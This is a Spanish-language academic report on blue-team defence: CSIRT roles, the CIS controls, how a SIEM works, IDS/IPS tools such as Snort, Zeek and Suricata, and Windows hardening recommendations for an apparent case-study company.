Los sistemas de respuestas de incidentes, se activan cuan el equipo recibe alertas en sus sistemas SIEM y cuando el incidente es grave, ellos aíslan los sistemas alterados, tratan de solucionar el problema, rescatan, restauran y a su vez informan a sus clientes que sus datos se encuentran comprometidos por una intrusión y como están abordando el tema.

Los equipos de CSIRT están conformados por:

- Responsable de respuestas a incidentes: Que por lo general es la persona encargada de área de TI, que se encarga de informar a las partes sobre el suceso.
- Analistas de seguridad: Encargados de recopilar como se produjo el incidente y documentan la prueba de forense informático.
- Investigadores: Por lo general están fuera del entorno buscando evidencias que cubran otras aristas y amplíe el radio de búsqueda.
- Directivo TI: Intermediario entre los investigadores y los altos ejecutivos de la empresa.
- Especialista de recursos humanos: Ayudan a verificar al interior de la organización, ya sea con análisis de contratos, o cualquier hallazgo que conlleven a un posible ataque por algún hecho de descontento.

- Departamento jurídico: Ayuda a establecer las responsabilidades dentro de la empresa, las cláusulas legales y punibles y pueden analizar las pruebas forenses.
- Relaciones públicas: Que son los encargados de interactuar al interior y exterior de la empresa, para obtener información de la investigación e ir interactuando con los afectados.

Las organizaciones que tienen un plan de respuestas a incidentes bien definido, siguen unos lineamientos y no improvisan ante un incidente de seguridad, es más, dan respuesta rápida, responden ante la presión y el estrés de los clientes y calman los ánimos de la organización y documentan y alimentan su base de información y esto permite que la empresa que está siendo atacada tenga una alta confianza y no enfrente problemas legales, por no saber cómo actuar ante el riego de perdida de información, alteración y mal manejo de incidentes.

Entonces teniendo esto claro podemos concluir te la diferencian ente un equipo blue team y un equipo CSIRT, es que el primero se encarga de salvaguardar, prevenir y defender sistemas informáticos ante amenazas del medio antes, durante y después y los segundos, dan respuestas a incidentes que se estén presentando, documentan e informan cómo se está tratando el problema.

Análisis Sobre la Pertinencia de Trabajar con CIS "Center For Internet Security" Como Propuesta de Aseguramiento por Parte de Un Equipo de Blue Team.

Controles de seguridad critica CIS, que son un conjunto de mejores prácticas cibernéticas los cuales son aplicables a las empresas en aquellos puntos donde se puede presentar un riesgo y que permiten tomar acciones defensivas, para proteger de ataques peligrosos que pongan en riesgos la operatividad de la organización.

Los controles CIS, los usaría para robustecer la seguridad cibernética de la empresa, con el fin de que pueda cumplir con sus metas propuestas, alcanzar los objetivos bajo los marcos jurídicos, reglamentarios y normativos, teniendo la confianza que se encuentran protegidos por el cumplimiento de estos controles, que fueron desarrollados por expertos en seguridad usando experiencias de ataques conocidos y la forma de cómo defenderse de los mismo.

Implementar un CIS, es tener una empresa bajo un escudo de protección robusto, porque ya en esta se ha realizado una indagación de que hace la empresa, como es su operación, como es su infraestructura, cuáles son los riesgos y que controles se pueden implementar o cuales se deben Hardenizar y a parte se haría una lista de chequeo basado en las normas de buenas prácticas para saber si se está cumpliendo con lo establecido, para la óptima operación en el medio de la misma.

Para hacer una implementación de un CIS, como experto en seguridad informática, lo primero que haría es realizar una fase de exploración de la empresa y lo fundamental es conocer la operación de la organización, levantar información relevante en la materia de seguridad, conocer e interactuar con las áreas de dicha empresa, conocer cómo es su infraestructura, si cuanta con algún sistema de seguridad, identificar puntos vulnerables o propensos a riesgos y

luego comienza la fase de evaluación e implementación de controles, que permitan reducir las brechas de seguridad ya detectadas.

Los CIS están basados en 20 recomendaciones de seguridad principales asentados en la defensa de seguridad informáticas de las organizaciones y estos se dividen en tres categorías, que son: Básicas, fundamentales y organizacionales y también están conformados en tres grupos basados en los perfiles de las empresas donde se desea implementar estas recomendaciones.

Estos grupos son aplicables a todas las empresas, pero dependiendo de cuantas recomendaciones use así queda estipulada dentro de los mismos y es necesario que las organizaciones pasen del grop1 al grupo 2 y del grupo 2 al grupo 3, lo que le dará un fortalecimiento en materia de seguridad, si llegasen a este último punto.

Grupo 1 (IG1), especial para pequeñas y medianas empresas limitada, basadas en la ciberseguridad básica; las cuales mantienen salvaguardas ante ataques conocidos y aplicables a este tipo de empresas donde sus datos no son tan sensibles.

Grupo 2 (IG2), se usan en empresas medinas que manejan datos sensibles, confidenciales, y manejo de activos; no obstante, deben cumplir con todas las salvaguardas del grupo 1 del del grupo 2; este grupo ayuda al manejo confidencial de información de clientes y empresas, cuidando la integridad, confidencialidad y disponibilidad de datos.

Grupo 3 (IG3). Usada en grandes empresas con alta madurez, que manejan altos volúmenes de datos y activos, sensibles, confidenciales; este grupo debe cumplir con las salvaguardas del grupo 1, gro 2 y grupo3; y se dice que es el último escalón en seguridad, porque maneja completamente todas las recomendaciones y logran reducir ataques de ciberdelincuentes sofisticados y mitigan los impactos causados por ataques del día cero.

Para la implementación de un CIS podemos ver los controles que nos ayudan en este proceso:

I. **Inventario y control de activos de hardware:** Es importante mantener un inventario de todos esos elementos que hacen parte de su red, su estado "Activos, inactivos" y mantenga un sistema de autenticación, para evitar accesos no autorizados y actividad dentro de la red de la organización.

Productos recomendados: End point central, OpUtils.

II. Inventario y control de activos de software: Es necesario que se tenga controlados todos los softwares instalados en los dispositivos de la red o realizar inventario de los mismos, para evitar problemas de software de dudosa procedencia, no licenciados, desactualizados, con vulnerabilidades conocidas; por lo cual es bueno tener una carta blanca, que permita determinar que software si se pueden usar y cuáles no.

Productos recomendados: End point Central, OCS Inventory NG.

III. **Gestión continua de vulnerabilidades:** Es necesario monitoreas todos los dispositivos de la red, buscando vulnerabilidades, antes que estas causen incidentes de seguridad y aún más importantes analizar si ya se encuentran actualizaciones disponibles de sistemas, para ser agregados a los mismo.

Productos recomendados: End point Central.

IV. **Uso controlado de los privilegios de administrador:** Es necesario asignar privilegios dependiendo el rol, para evitar que personas no autorizadas, tomen control total de cuentas y puedan tener comportamientos inapropiados dentro de la red de la organización.

Productos recomendados: End point Central, Password Manager Pro, AdAudits plus.

V. **Configuración segura de dispositivos móviles, laptop, estaciones de trabajo y servidores:** Es necesario que se establezcan configuraciones de seguridad apropiadas para todos los dispositivos, lo cual debe ser aprobado por la organización y se debe emplear un sistema que esté atento sobre posibles amenazas en la red y que acciones tomar cuando estas las encuentren, así como IDS e IPS.

Productos recomendados: End point Central.

VI. **Mantenimiento, monitoreo y análisis de log de auditoria:** Es necesario mantener y recopilar log de auditoria, el cual dará claridad de que actividades son anómalas y de esta manera podrán activar un control o mejora, para evitar explotaciones de la red de la organización.

Productos recomendados: Log360.

VII. **Protección de correos electrónicos y navegador web:** Es necesario que la organización controle los navegadores web que usará su empresa, las cuentas de correo electrónicos y que sus usuarios puedan acceder a sitios seguros, así evitara caer en problemas de ingeniería social que puede afectar la actividad de la empresa.

Productos recomendados: End point Central.

VIII. **Defensa contra malwares:** Mantenga dentro de los sistemas de la empresa un software que le ayude a contrarrestar problemas causados por los malwares como es instalación y ejecución de código malicioso; este le ayudara a tener una barrera a nivel de dispositivo que permitirá contener un ataque.

Productos recomendados: End point Central, Device Control Plus, Log 360.

IX. **Limitación y control de puertos de red, protocolos y servicios:** Es necesario tener controlado los puertos, protocolos y servicios activos en la red de la organización, la

idea es cerrar la brecha de seguridad, para evitar el tráfico no adecuado dentro de la misma y una buena alternativa es usar los firewalls internos en los dispositivos, para que estos mediante reglas apropiadas, controlen este tipo de problemas.

Productos recomendados: End point Central.

X. **Funciones de recuperación de datos:** Es necesario implementar técnicas, que permitan resguardar, replicar y mantener un backup de los datos sensibles de la empresa y si ya estamos enfrentando un ataque que coloque en riesgos estos datos, tener algunas herramientas eficientes en la recuperación de los mismos.

Productos recomendados: Recovery Manager Plus.

XI. **Configuración segura para dispositivos de red como Firewall, Switches y Router:** Es necesario mantener bien configurados los dispositivos de trafico de red**,** con el fin de no tener vulnerabilidades que lleven a un evento catastrófico dentro de la organización y esto lo hacemos gestionando y controlando mediante procesos rigurosos las configuraciones de estos dispositivos.

Productos recomendados: Network Configuration Manager.

XII. **Protección perimetral:** Es necesario contar con las barreras perimetrales, las cuales bien configuradas, permiten el control de acceso no autorizado a la red de la organización, detección de actividades anómalas y flujo de datos de dudosa procedencia y alertar sobre posibles ataques que se estén presentando y control de los mismo.

Productos recomendados: OpUtils, NetFlow Analyzer, EventLog Analyser.

XIII. **Protección de datos:** Es necesario que los datos sensibles de la empresa estén seguros disponibles, confiables e íntegros; por lo cual es necesario implementar técnicas

para el manejo de datos como es codificación, segregación, planes de protección contra infiltración y prevención de pérdidas de datos.

Productos recomendados: Data Security Plus, Device Control Plus y Mobile Device Manager Plus.

XIV. **Control de acceso basado en la necesidad de saber:** Es necesario mantener los activos críticos de la organización, con el fin de controlar, proteger y supervisar el acceso adecuado a los mismos; y mantener un registro detallado de acceso a los servidores, con el fin de verificar e identificar si los datos están siendo accedidos indebidamente.

Productos recomendados: End point Central, Password Manager Pro, AdAudits Plus.

XV. **Control de acceso inalámbrico:** Es necesario que se evalúen todos los puntos inalámbricos de la empresa como las redes WIFI, puntos de acceso, entre otros; verificando y evitando que los atacantes entren por estos puntos y evadan controles perimetrales. Por lo cual es recomendable agregar IDS en estos puntos para verificar si los equipos que en estos sistemas se conectan cumplen con las recomendaciones de seguridad y no usan softwares vulnerables, que expongan información relevante de la empresa.

Productos recomendados: OpUtils.

XVI. **Monitoreo y control de cuentas**: Es necesario que la organización mantenga un control sobre las cuantas de usuarios, las cuales pueden estar activas, desactivadas, suspendidas y que en muchas ocasiones cuando se perpetra un ataque, los atacantes parecen ser usuarios legítimos usando cuantas inactivas o con estado diferente a activos.

Productos recomendados: Password Manager Pro, AdManager Plus, Log360, End point Central.

XVII. **Implementar programa de concientización y capacitación en seguridad:** Es necesario que la empresa genere actividades pedagógicas, que brinden a los empleados orientación sobre problemas de seguridad de sistemas dentro de la empresa, como prevenirlos, qué hacer cuando estén siendo víctimas de estos ataques, etc.

Productos recomendados: Charlas, capacitaciones, presentaciones, correos informativos de seguridad informáticas y firmas de compromisos con la seguridad informáticas con la compañía.

XVIII. **Seguridad del software de aplicaciones:** Es necesario que la empresa desarrolle un plan, para auditar de manera frecuente los software propios y adquiridos, para buscar de manera frecuente vulnerabilidades que puedan afectar la organización y tratar de implementar controles sobre aquellos explotados o en riesgo de que se materialice un incidente.

Productos recomendados: NMAP, OpenVas, Nessus, Metaxploits.

XIX. **Respuesta y gestión de incidentes:** Es necesario que la empresa tenga un grupo que controle los incidentes de seguridad que se puedan presentar, que controles un ataque, lo elimine, de respuesta a la directiva, empleados y clientes de la organización y que pueda restablecer la operación de la empresa en el menor tiempo posible y con altos controles de seguridad.

Productos recomendados: Equipo Red team, Equipo Blue team, Equipo de control de incidentes.

XX. Pruebas de penetración y ejercicios del equipo Red Team: Es necesario, que la empresa pueda generar pruebas periódicas de penetración de su sistemas y redes, con el fin de encontrar anomalías y poder corregir esas brechas de seguridad que podrían afectar la misión, visión, funcionamientos y los objetivos de la empresa.

Productos recomendados: Equipo Red team, Equipo Blue team, Equipo de control de incidentes.

Análisis Sobre las Funciones y Características Principales de un SIEM.

El SIEM, conocida como gestión de información y eventos de seguridad, la cual agrupa a dos puntos fundamentales en una misma herramienta, los SIM, que es la que nos permite gestionar la información de seguridad y los SEM, que nos permite manejar los eventos de seguridad.

El SIEM es un framework, que ayuda en el análisis, monitoreo y detección de amenazas a nivel de seguridad en tiempo real, buscando anomalías en los tráficos de datos, con el fin de alertar al responsable del manejo del sistema, para que tome acciones necesarias frente a un evento de seguridad e intrusión; además sirve para auditoria y nos permite realizar un seguimiento detallado de los registros producidos dentro de los log, detectado amenazas, vulnerabilidades, comportamientos improcedentes de personas dentro del sistema, acontecimientos inadecuados y cualquier tipo de incidente que afecten el funcionamiento legítimo de ciberseguridad de los procesos dentro de una organización.

Cuando se configura un SIEM, se establecen tres fases o capas que permiten una alta probabilidad de éxitos frente a incidentes de seguridad:

- **Fuentes de orígenes de datos (Recolección):** Esta parte, permite determinar, de donde el SIEM va a recopilar todos esos datos relevantes, que permitan la detección de actividades anómalas, vulnerabilidades o cualquier problema de seguridad que se presente; como los SIEM, revisan todos tipo de log que se le configure para su funcionamiento, estos pueden analizar aquellos registros provenientes de otros sistemas como son registros de firewall, antivirus, log del sistema operativo, entro otros y así tener un gran abanico de posibilidad, para dar respuesta antes incidentes de seguridad informáticos.

La recolección de datos puede ser de manera activa, cuando el SIEM realiza operaciones automáticas con la interacción con bases de datos, WMI (RCP), SCP o CIFS y de manera pasiva cuando es a través de un agente o un SYSLOG.

Cuando estamos en esta fase de recolección de datos, hay una parte muy fundamental conocidos como agentes que son conectores que permiten extraer información de los logs de las maquinas propias o intermedias y se encargan de 5 tareas importantes:

- **El parseo:** Permite tomar un log y definir sus partes fundamentales como es time stand, IP de Origen, IP destino, puertos de comunicación, tiempo de comunicación y otros elementos del suceso y esto debe ser independiente del fabricante, porque siempre los logs tienen partes iguales, que ayudan a que la lectura sea más fácil y coherente y lo hacen usando expresiones regulares e interpretación de datos.
- **La normalización:** En esta parte se busca customizar los logs, con el fin de que todos tengan un mismo orden estructural e informativo, para su mejor interpretación; es como usar protocolos donde varias fuentes se acoplen y hablen el mismo idioma.
- **La categorización:** Es tomar los logs ya recopilados, normalizados y colocarles una etiqueta para agruparlos por acciones iguales, por eventos similares, no importando el fabricante, sino los resultados obtenidos.
- **La agregación:** Optimiza el almacenamiento, agrupas eventos iguales y permite registrarlos en un solo bloque.
- **El filtrado:** Esto es lo que permite determinar cuál es la fuente de datos de los SIEM, porque si usamos datos no relevantes para el proceso que queremos auditar o mirar, podemos llenar de basura el correlador, haciendo que la tarea sea más tediosa y que se eleven los tiempos de respuesta de incidentes.

- **Consolidación de datos de información (Correlación):** En esta fase, el SIEM, tomara todos los datos recopilados en la fase anterior, los almacenará de manera temporal y realizará una serie de cálculo, para determinar si el tráfico dentro de la red está dentro de los valores normales o si por el contrario es necesario informar al administrador de la red, para que tome acciones frente a un evento registrado.
- **Análisis, filtrado y visualización de datos** Esta es la fase donde el SIEM, prepara un reporte muy detallado, grafico, comprensible, para el administrador de la red, con el fin de presentar un visual, de lo que está aconteciendo en la red y donde se deben enfocar a investigar y atender los incidentes presentados, para contener cualquier problema de seguridad que se esté presentando.

Un SIEM cubre las siguientes funciones; tomar los datos de los log de eventos y permite gestionarlos, permite visualizar, todos los acontecimientos que se estén presentando dentro de una red, correlaciona varios eventos de varios sistemas, lo que permite tener un estudio más amplio de la forma como se pudo presentar un problema dentro del sistema, permite al administrador de la red inyectar inteligencia ante amenazas, ayuda a la empresa a cumplir con los objetivos de TIC, porque se apegan a las normativas vigentes para restar eventos de inseguridad, lo que permite aplicar normas o estándares que le dan a la empresa mayor reputación, permite obtener alertas en tiempo real de sucesos anómalos, analiza fallos y permite simular exploits, permite priorizar las vulnerabilidades, asiste en el análisis y topología de la red, gestiona incidentes y generan informes detallados, los cuales ayuda a la toma de acciones de manera rápida que salvaguarden los procesos de una empresa u organización.

Unos de los puntos importantes, para saber cómo estamos manejando los SIEM, es verificar las variables MTTD “Mean Time To Detect” y MTTR “Mean Time To Respond”, esto

es los que nos permite determinar cuál es el tiempo medio en el que se detectó un incidente de seguridad y cuál fue el tiempo medio que se empleó para contener la amenaza, lo que permite medir a la empresa su capacidad de respuesta ante incidente y si es necesario hardenizar sus controles de ciberseguridad, entonces si los tiempos se logran reducir al mínimo, quiere decir que la efectividad del SIEM es de alto nivel.

Informe de Elección de 3 Herramientas que Permitan Contener Ataques Informáticos.

Las herramientas de contención son aquellas que permiten al equipo de Blue team, contener ataques informáticos que pueda ser propiciado por algún agente que quiera vulnerar el sistema informático de una organización; no obtente, antes de ver algunas herramientas debemos tener en cuenta algunos conceptos bases para entrar en materia.

En las empresas, muchas veces ya se encuentran elementos que permite la protección y la mitigación de eventos que atenten contra la infraestructura informática de la misma como son:

- **Firewall:** los cuales pueden ser mantenidos por el sistema de Windows de las maquinas, por los antivirus que se adquieran o son elementos físicos de la red, que regulan el tráfico entrante y salientes de las mismas. Estos elementos, son configurados bajo unas reglas las cuales se comportan como barreras y delimitan las fronteras y mantienen el flujo de información con accesos permitido o restringido.

Muchas veces el firewall, está configurado para aceptar peticiones entrantes, por un puerto especifico, pero si un ataque llega por ese puerto abierto para cualquier petición del internet, el firewall por sí solo no es capaz de detenerlo o si este llega como una petición legitima, entonces en estos casos encontramos elementos dentro de la red que nos permiten realizar escaneo de la misma y controlar el tráfico como el caso de los IDS o IPS.

- **Antivirus y antimalwares:** Son programas que permiten la detección, prevención y eliminación de virus, malwares, gusanos, entre otras amenazas que pueden dañar los sistemas informáticos; este tipo de protección son los más populares entre los dispositivos como son computadores, Tablet, smarphone, entre otros y se ejecutan en segundo plano manteniendo siempre la buena experiencia del usuario mientras realiza sus actividades dentro del sistema.

Muchos de los antivirus, se caracterizan por trabajar de manera óptima y consumiendo los recursos mínimos para no afectar el funcionamiento de los sistemas y sus principales funciones son: Detección, cuarentena y eliminación de malwares; análisis de sistema en tiempo real, análisis del sistema a pedido o programados de archivos y aplicaciones y uno de los más importantes a nivel de seguridad informática, es que internamente pueden tener configuraciones de firewall, lo que ayuda a la protección de sistemas.

- **IDS:** Sistema de detección de intrusiones; este sistema o interfaces, permiten hacer escaneo de la red y envían alertas a las personas responsables del monitoreo; estos sistemas son pasivos; toda vez, que no detienen el tráfico de la red cuando detectan anomalías, sino que, al momento de comparar las peticiones entrantes a la red, con la base de dato que tiene la interfaz comienza a advertir por medio de alertas.

Los IDS pueden ser instalados en cualquier parte de la red, pero en general, siempre lo realizan después del firewall y en una interfaz del switch, la cual trabajara de modo promiscuo y con un mirror o espejo de la interfaz de entrada del internet. De esta forma el equipo Blue team comienza a analizar el tráfico.

- **IPS:** Sistema de prevención de intrusiones, este sistema al igual que los IDS nos permiten hacer escaneo del tráfico de la red y como interiormente también tiene un IDS, envían alertas al encargado de monitorear la red, pero como estos sistemas son activos, pueden tomar decisiones basas en algoritmos lógicos/matemáticos y pueden cortar comunicación cuando ven anomalías en el tráfico de la red. Estos sistemas deben ser tratados con mucha cautela, porque si no están bien configurados, pueden tratar peticiones legitimas como un ataque por ejemplo “DOS” y cortan abruptamente la comunicación entre un equipo y el servidor de la red y si

estamos hablando de una transacción real, la empresa puede dejar de percibir cualquier tipo de operación importante por este tipo de elemento.

Este equipo o software, por lo general lo ubican entre el firewall y el switche, lo que lo lleva a convertirse en otro filtro de la red entrante, con capacidad de actuar antes de establecer la conexión con los equipos privados de la red.

Teniendo en cuenta estos conceptos, algunas herramientas que los equipos Blue team usan para este tipo de trabajo y que dependiendo de las configuraciones pueden ser IDS o IPS de licencias GPL y que esta empresa puede usar son:

- **SNORT:** Sistema de código abierto que se comporta como IDS e IPS, el cual analiza el tráfico de la red en tiempo real, registra paquetes, analiza protocolos, empareja contenido, mantiene una pila de huellas del sistema operativo y mediante reglas, pude detectar anomalías, protocolos y firmas que descubren actividades dañinas para el sistema informático de una empresa. Esta herramienta, al momento de detectar este tipo de problemas como son: DoS, DDoS, CGI, desbordamiento de buffer y escaneos de puertos, generan alertas a quien monitorea la red.

El sistema SNORT, trabaja bajo tres diferentes modos y esto depende la las instrucciones con las cuales se arranque dicho software; estos tres modos son: Detector de paquetes, el cual lee paquetes IP y luego muestra por consola; el modo registrador de paquetes, para mostrarle a el usuario, quien visito la red, que protocolos uso y con qué SO ingreso; y el modo NIPDS, que solo registra aquellos paquetes considerados como maliciosos y no todo el registro de visitas y demás actividades.

- **ZEEK:** Software o marco de trabajo potente, que analiza el tráfico de datos que se genera en la red de una empresa, es usada por muchas empresas, instituciones educativas, entre otras, por su robusta infraestructura.

Las principales características son: Realiza análisis de profundidad en la capa de aplicación por su análisis de alto nivel, es adaptable y flexible, es muy eficiente por su fácil uso en cualquier tipo de sitios y redes sean grandes o pequeñas, es robusto por que proporciona un archivo de alto nivel de los sucesos de la red y es fácil de instalar, moderno y con actualizaciones constantes.

- **SURICATA**: Sistema de código abierto, potente, de tipo IDPS, que monitorea el tráfico de la red, es capaz de detectar patrones maliciosos y es muy anticipado ante amenazas o eventos que generar inseguridad al sistema informático de una organización. Este software trabaja en dos modos dependiendo su configuración, como IDS o modo pasivo, la cual vigila el tráfico, genera alerta, pero no interfiere con la entrega de paquetes y como IPS o modo activo, lo cual puede ayudar a mitigar problemas de instrucciones, pero debe estar bien configurados, porque puede afectar operaciones legitimas cuando detecta que hay anomalías del tráfico de la red.

Suricata basa su funcionamiento en: motor de reglas, las cuales permiten al sistema determinar que comportamientos se consideran como una intrusión, las cuales manejan un comportamiento ya conocido o anómalos; análisis de protocolos, analiza protocolos de comunicación buscando anomalías en los mismos, estos protocolos son HTTP, UDP, TCP, ICMP y DNS; Inspección de contenido, lo cual lo hace realizando un escaneo profundo del tráfico buscando malwares, intrusión por sploits y amenazas de cadenas; decodificación de protocolos, Puede interpretar el tráfico en todas las capas de la red por lo cual es considerado un

decodificador en multiniveles; captura de archivos, los cuales son analizados, determinando su grado de peligrosidad y tiene soporte para IPV6, lo cual lo hace un software completo y disponible para este tipo de protocolos de internet.

Para concluir, podemos decir, que los equipos Blue team, no solo recomienda que se usen los sistemas bases para protección de la infraestructura informáticas como son firewall y antivirus, sino que hay unas herramientas, que permiten el monitoreo y actividad de la red, la cuales nos dan una posibilidad de actuar frente a ataques en tiempo real y con mucha precisión en la contención de los mismos.

Conclusión

En conclusión, esta investigación arrojo resultados satisfactorios sobre las pruebas de penetración en el sistema informático de la empresa **CyberFort Technologies**, usando estrategias del equipo Red Team, la cual permitió determinar cómo se produjo el ataque informático que puso en riesgo la integridad, disponibilidad y confidencialidad de los datos vitales para la operación de esta compañía, también se lograron realizar una serie de recomendaciones, basados en las estrategias del equipo Blue Team, para hardenizar los controles existente o proponer otros más efectivos y todo con el fin de proteger esta empresa contra incidentes informáticos que afecten la misión y visión propuesta desde el momento de su creación.

Por último, se presentaron las leyes ajustadas al marco legal colombiano, que fueron quebrantadas cuando se cometió este ilícitos, todo con la finalidad de que la parte jurídica de la empresa **CyberFort Technologies** pueda emprender un juicio contra la(s) persona(s) que propiciaron este hecho.

Anexos

- Enlace de video, sobre la presentación del informe final:

https://www.youtube.com/watch?v=jKzjx9p-jF0

Recomendaciones

Recomendación 1: Usar sistemas operativos atendidos, actualizados, con todos los parches de seguridad, que a medida que pasa el tiempo, los fabricantes incluyen, si tenemos la opción Windows update activa.

Recomendación 2. Activar el firewall de Windows y si la maquina es muy sensible por la información que maneja, tratar de realizar reglas en este software, para solo permitir conexiones controladas a los recursos desde otras máquinas que solicitan acceso.

Recomendación 3: Se Recomienda tener por lo menos un firewall entre la interfaz de internet del Router y la interfaz de internet del switche, para controlar el flujo de datos. Este elemento debe tener reglas bien definidas, para mitigar el riesgo de peticiones intrusivas hacia la red privada.

Recomendación 4. Instalar software de antivirus, preferiblemente pagos, toda vez, que estos tiene más atención, soporte, más bases de virus y vulneraciones y además eliminan estos tipos de script que se ejecutan en segundo nivel, haciendo que el atacante puede tomar control remoto del sistema atacado; no obstante, como la empresa no cuenta con recursos económicos para este tema, es recomendable activar la herramienta Windows Defender, mientras pueda adquirir licencias.

Recomendación 5: Siempre verificar que los softwares instalados sean seguros, que usen protocolos con seguridad como es HTTP+SSL o HTTPS, que contengan Certificados como son SSL, TLS1.0, TLS 1.2 o TLS 1.3, preferiblemente los dos últimos.

Si activamos el Sandbox dentro de la máquina, hacerlo desde la configuración UEFI y luego activar el Sandbox y realizar la instalación del software dentro de ese espacio.

Recomendación 6: Crear cuentas de usuario estándar para no administradores del sistema, buscar en el panel de control de la máquina, cuentas de usuario, administrar cuantas de usuario y agregar el nuevo usuario con sus credenciales, dominio y rol dentro del sistema.

Recomendación 7: Desactivar la opción de escritorio remoto, ingresando a panel de control, Sistema y Seguridad, buscar permitir acceso remoto y marcar check, no permitir la conexión remota a esta máquina.

Recomendación 8: Active la configuración BitLocker de Windows, usando panel de control, Sistema y seguridad, cifrado de unidad BitLocker, administrar BitLocker y activar BitLocker en las unidades listadas en pantalla.

Recomendación 9: Buscar en panel de control, Sistema y seguridad, copia de seguridad y restauración, configurar copia de seguridad y desde ese momento te ayudara un asistente, que te permite crear las reglas de la copia de seguridad y te dejara los puntos de control, que posterior mente podrás usar si es requerido.

Recomendación 10: Verificar el tamaño de la empresa implementar las recomendaciones CIS "**Center For Internet Security**" y categorizarla en el grupo (IG1), (IG2) o (IG3).

Recomendación 11: Implementar un SIEM, para gestionar elementos de seguridad y manejos de eventos dentro de la empresa.

Referencias Bibliográficas

- Alcarria, P. (2003) *Fases del pentesting: pasos para asegurar tus sistemas*. OpenWebinar, consultado el 9 de octubre de 2024. https://openwebinars.net/blog/fases-del-pentesting-pasos-para-asegurar-tus-sistemas/

- Chindrus, C., & Caruntu, C.-F. (2023). Securing the Network: A Red and Blue Cybersecurity Competition Case Study. Information, 14(11), 587. https://doi.org/10.3390/info14110587

- Altube, R. (2020) *Qué es OpenVAS*. OpenWebinar, consultado el 11 de octubre de 2024. https://openwebinars.net/blog/que-es-openvas/

- Cilleruelo, C (2024) *¿Qué es ExploitDBt?*. Keepcoding, Consultado el 11 de octubre de 2024. https://keepcoding.io/blog/que-es-exploitdb/

- Cilleruelo, C (2024) *¿Qué es un metasploit?*. Keepcoding, Consultado el 10 de octubre de 2024. https://keepcoding.io/blog/que-es-metasploit-ciberseguridad/

- Cilleruelo, C (2024) *Fases de un pentest.* Keepcoding, Consultado el 9 de octubre de 2024. https://keepcoding.io/blog/fases-de-un-pentest-ciberseguridad/

- CompTia (2024) *What Is Nmaps?*. CompTia, Consultado el 10 de octubre de 2024. https://www.comptia.org/blog/what-is-nmap

- De Luz, S (2024) *Realiza escaneos de puertos con Nmap a cualquier servidor o sistema*. Red Zone, Consultado el 10 de octubre de 2024. https://www.redeszone.net/tutoriales/configuracion-puertos/nmap-escanear-puertos-comandos/

- Fortinet (2024) *Vulnerabilidades y exposiciones comunes explicadas.* Fortinet, Consultado el 12 de octubre de 2024. https://www.fortinet.com/lat/resources/cyberglossary/cve#:~:text=Las%20vulnerabilidades%20y%20exposiciones%20comunes,describe%20los%20riesgos%20conocidos%20p%C3%BAblicamente.

- Función Pública (2009, 5 de enero) *LEY 1273 DE 2009.* Función pública, consultado el 8 de octubre de 2024. https://www.funcionpublica.gov.co/eva/gestornormativo/norma.php?i=34492#:~:text=El%20que%2C%20sin%20orden%20judicial,y%20dos%20(72)%20meses.

- Función Pública (2009, 5 de enero) *LEY 1273 DE 2009.* Función pública, consultado el 9 de octubre de 2024. https://www.funcionpublica.gov.co/eva/gestornormativo/norma.php?i=49981

- Holm security (s/f) *What is Exploit-db Database.* Holm security, Consultado el 12 de octubre de 2024. https://support.holmsecurity.com/knowledge/what-is-exploit-db-database

- Pinguin, M. (2022) *CURSO DE HACKING ÉTICO - Cómo Usar METASPLOIT en KALI LINUX*. ¡¡El Rincón del Hacker!!, Consultado el 12 de octubre de 2024. https://www.youtube.com/watch?v=Ipkf7hi3J1Q

- Pinguin, M. (2022) *CURSO DE HACKING ÉTICO - La Mejor Forma de Instalar Kali Linux en Virtualbox #2.* ¡¡El Rincón del Hacker!!, Consultado el 13 de octubre de 2024. **https://www.youtube.com/watch?v=v5JZ1eRtivg&list=PLMd59HZRUmEg539WgqJjbsvto4V3fRwn5&index=2**

- Policía Nacional (s/f). *Ley 1581 de 2012*. Normativas sobre delitos informáticos, consultado el 9 de octubre de 2024. https://www.policia.gov.co/denuncia-virtual/normatividad-delitos-informaticos

- Thomas, E (2022) *Encuentra Vulnerabilidades en la Red // TUTORIAL Nmap para Hackers //EP 1*. BountyHacker. Consultado el 13 de octubre de 2024. https://www.youtube.com/watch?v=zoOAnbVplSI

- Wikipedia (2024, 6 de septiembre) *Metasplit*, Wikipedia The Free Encyclopedia, consultado el 10 de octubre de 2024. https://en.wikipedia.org/wiki/Metasploit

- Copnia. (2015). Código de Ética para el ejercicio de la Ingeniería en general y sus profesiones afines y auxiliares. Copnia. (pp. 3-26). https://www.copnia.gov.co/tribunal-de-etica/codigo-de-etica

- WBSgo (2022, 26 de mayo). 10 técnicas de control de acceso de seguridad informática. WBSgo, Consultado el 21 de octubre. https://whitebearsolutions.grupocibernos.com/blog/10-tecnicas-de-control-de-acceso-de-seguridad-informatica-a-tener-en-cuenta

- Policía. (2009). Ley 1273 [LEY_1273_2009]. Policía. (pp. 1-4). https://www.policia.gov.co/denuncia-virtual/normatividad-delitos-informaticos

- Gamarra, G (2024, 5 de septiembre) Acuerdo de confidencialidad: ¿por qué es necesario?. Factorial, Consultado el 22 de octubre de 2024. https://factorialhr.es/blog/acuerdo-de-confidencialidad-modelo/#:~:text=Qu%C3%A9%20es%20un%20acuerdo%20de%20confidencialidad&text=La%20NDA%20o%20contrato%20de,puesta%20a%20disposici%C3%B3n%20de%20terceros.

- CSIRT-cv, (n/s). NMAP 6_ Listado de comandos. Unión Europea, consultado el 4 de noviembre del 2024. https://concienciat.gva.es/wp-content/uploads/2018/03/infor_nmap6_listado_de_comandos.pdf

- Alonso, C. (2018, 21 de marzo). Un informático en el lado del mal, consultado el 5 de noviembre del 2024. https://www.elladodelmal.com/2018/03/metasploit-como-extender-las.html

- Pinguin, M. (2023, 28 de abril). *Tutorial METASPLOIT | Así de VULNERABLE es Tener un WINDOWS DESACTUALIZADO.* ¡¡El Rincón del Hacker!!, Consultado el 6 de noviembre de 2024. https://www.youtube.com/shorts/xrUoMC3ZTIs

- Tello, J. (218, 20 de junio). PRACTICA VULNERABILIDAD PUERTO 80 METASPLOIT. Counsultado el 6 de noviembre del 2024. https://www.youtube.com/watch?v=UWh9vJujreA

- Kotwani, B., Sawant, M. R., & Chopra, D. S. (2023). Red Teaming vs. Blue Teaming: A Comparative Analysis of CyberSecurity Strategies in the Digital Battlefield. INTERANTIONAL JOURNAL OF SCIENTIFIC RESEARCH IN ENGINEERING AND MANAGEMENT, 07(12), 1-11. https://doi.org/10.55041/IJSREM27675

